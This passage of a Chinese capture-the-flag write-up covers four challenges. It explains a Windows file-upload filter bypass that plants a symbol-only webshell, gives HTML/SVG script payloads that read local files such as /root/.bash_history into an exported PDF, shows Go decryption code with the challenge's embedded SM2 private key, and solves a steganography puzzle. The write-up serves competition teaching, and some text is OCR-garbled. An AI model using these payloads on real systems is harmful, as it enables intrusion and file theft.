
12. No characters

解题成功的队伍数：本科 25 队，高职 20 队。

分类：WEB

文件上传，提示是 Windows 系统。

会检测文件后缀，可用 1.php:txt 或 2.php::$data 形式绕过文件后缀检测：




文件内容也有检测，只允许符号，不允许字母：


需上传只有符号的自增马 webshell，修改文件名为 1.p>>，即可覆盖前一步生成的 php 文件。

>在 windows 中表示通配符？

<在 windows 中表示通配符*



用错误文件名上传，报错时会暴露临时目录和 web 目录：



用 webshell 执行 dir 命令查看目录，可以在 c:\windows\temp 以及 c:\windows 目录找到 flag.txt 文件，用 type 命令读取：

13. PDF export

解题成功的队伍数：本科 9 队，高职无此题。

分类：WEB

输入内容，导出 PDF。

测试发现，过滤了 file://协议，同时一些 HTML 标签也被拦截了。但可以用<svg 和<script 标签，还有<meta 标签。所以，可以用 js 脚本读 flag 文件，使它输出到 PDF 文件中。

思路一：

提交<meta http-equiv="refresh" content="0;url=javascript:document.write(xxx)" />实现执行脚本或跳转 URL。

思路二：插入<script 代码段读取 flag.txt（也有人用脚本跳转 flag.txt 即可）

参考 payload 1:

```
<svg width="400" height="400"
xmlns="http://www.w3.org/2000/svg"><foreignObject width="100%"
height="100%"><div
xmlns="http://www.w3.org/1999/xhtml"><script>evil_arr=["f","i","l"
,"e",":","/","/","/","h","o","m","e","/","f","l","a","g","4"];x=ne
w
XMLHttpRequest;x.onload=function(){document.write(this.responseTex
t)};x.open("GET",evil_arr.join(""));x.send();</script></div></fore
ignObject></svg>
```

参考 payload 2:

<meta http-equiv="refresh" content="0;url=javascript:eval(atob('dmFyIGh0dHA9bmV3IFhNTEh0dHBSZXF1ZXN0KCk7aHR0cC5vcGVuKCJHRVQiLCJmaWxlOi8vLy9yb290Ly5iYXNoX2hpc3RvcnkiKTtodHRwLm9ubG9hZD1mdW5jdGlvbihlKXt2YXIgY29kZT10aGlzLnJlc3BvbnNlVGV4dDtkb2N1bWVudC53cml0ZSho2RlKX07aHR0cC5zZW5kKCk7 ’))" />

(这个其实是用 XMLHttpRequest()读取 file:////root/.bash_history 文件，非预期解法)

参考 payload 3:

<script>document.location="flag.txt"</script>

14. Gogogo

解题成功的队伍数：本科 24 队，高职 6 队。

分类：CRYPTO/MISC

分析代码发现使用了 go 语言的 github.com/tjfoc/gmsm/x509 库加密 flag，公钥私钥均在源码中。因此可以写出解密代码，使用私钥进行解密：

Go

```
package main

import (
	"crypto/rand"
	_ "embed"
	"fmt"
	"github.com/tjfoc/gmsm/x509"
)

var pub = []byte(`
-----BEGIN PUBLIC KEY-----
MFkwEwYHKoZIzj0CAQYIKoEcz1UBgi0DQgAE3xqu+AwSgmeQnsVflwUSDnjxPkjC
SiD+xllUCJ3UkfGmLII/LZ2FS3gJe4o6PGXZEWiIZz4eb4brd1xlXkrleQ==
-----END PUBLIC KEY-----
`)
var pri = []byte(`
-----BEGIN PRIVATE KEY-----
MIGTAgEAMBMGByqGSM49AgEGCCqBHM9VAYItBHkwdwIBAQQglNntSZVhLqSWzuK
w
Z2CwSfSCNI8lQm0sS0Kvh8dOxG+gCgYIKoEcz1UBgi2hRANCAATfGq74DBKCZ5Ce
xV+XBRIOePE+SMJKIP7GWVQIndSR8aYsgj8tnYVLeAl7ijo8ZdkRaIhnPh5vhut3
XGVeSuV5
-----END PRIVATE KEY-----
`)

func EncryptSM2(plainText []byte) []byte {
	publicKeyFromPem, err := x509.ReadPublicKeyFromPem(pub)
	if err != nil {
		panic(err)
	}
	cipherText, err := publicKeyFromPem.EncryptAsn1(plainText, rand.Reader)
	if err != nil {
		panic(err)
	}
	return cipherText
}

func DecryptSM2(cipherText []byte) []byte {
	privateKeyFromPem, err := x509.ReadPrivateKeyFromPem(pri, nil)
```

```
	if err != nil {
		panic(err)
	}
	planiText, err := privateKeyFromPem.DecryptAsn1(cipherText)
	if err != nil {
		panic(err)
	}
	return planiText
}

func main() {
	flag := []byte{48, 125, 2, 33, 0, 238, 212, 154, 134, 255, 91, 109, 210, 231, 242, 184, 9, 103, 26, 30, 241, 93, 242, 68, 119, 148, 9, 21, 5, 241, 175, 203, 3, 152, 63, 85, 82, 2, 32, 2, 156, 154, 131, 146, 194, 242, 200, 19, 109, 209, 151, 90, 252, 165, 49, 247, 141, 208, 219, 117, 226, 91, 113, 225, 0, 33, 162, 19, 87, 49, 68, 4, 32, 213, 16, 18, 177, 119, 110, 74, 6, 147, 235, 85, 0, 61, 4, 1, 43, 107, 207, 249, 37, 195, 141, 141, 23, 244, 159, 235, 159, 169, 243, 160, 37, 4, 20, 179, 67, 236, 205, 121, 146, 216, 75, 168, 197, 214, 34, 63, 138, 237, 247, 166, 117, 246, 210}
	plainText := DecryptSM2(flag)
	fmt.Println(string(plainText))
}
```


15. 空白

解题成功的队伍数：本科 2 队，高职无此题。


分类：MISC


题目描述：眼前一片白茫茫，脑袋也一片空白。

空白.jpg 文件末尾有附加数据，是个 rar 压缩文件。可以用 binwalk 自动提取或用 winhex 手动复制成新文件。




rar 文件解压得到两个 txt 文件，一个只有空白字符，另一个有特殊字符：





看着有全角和半角符号，猜测为半角全角字符隐写，通过 https://holloway.nz/steg/ 尝试解密，获得密码提示 6hlowsn2a2nha，如图：




另一个空白字符文件，利用 SNOW 隐写工具（下载链接 https://darkside.com.au/snow/）

执行命令如下：

SNOW.EXE -C -p 6hlowsn2a2nha 看不见不一定没有.txt

得到 flag：



鸣谢

本文内容较多，除了一些官方 Writeup，还引用了部分参赛者的截图或代码。感谢大家的贡献！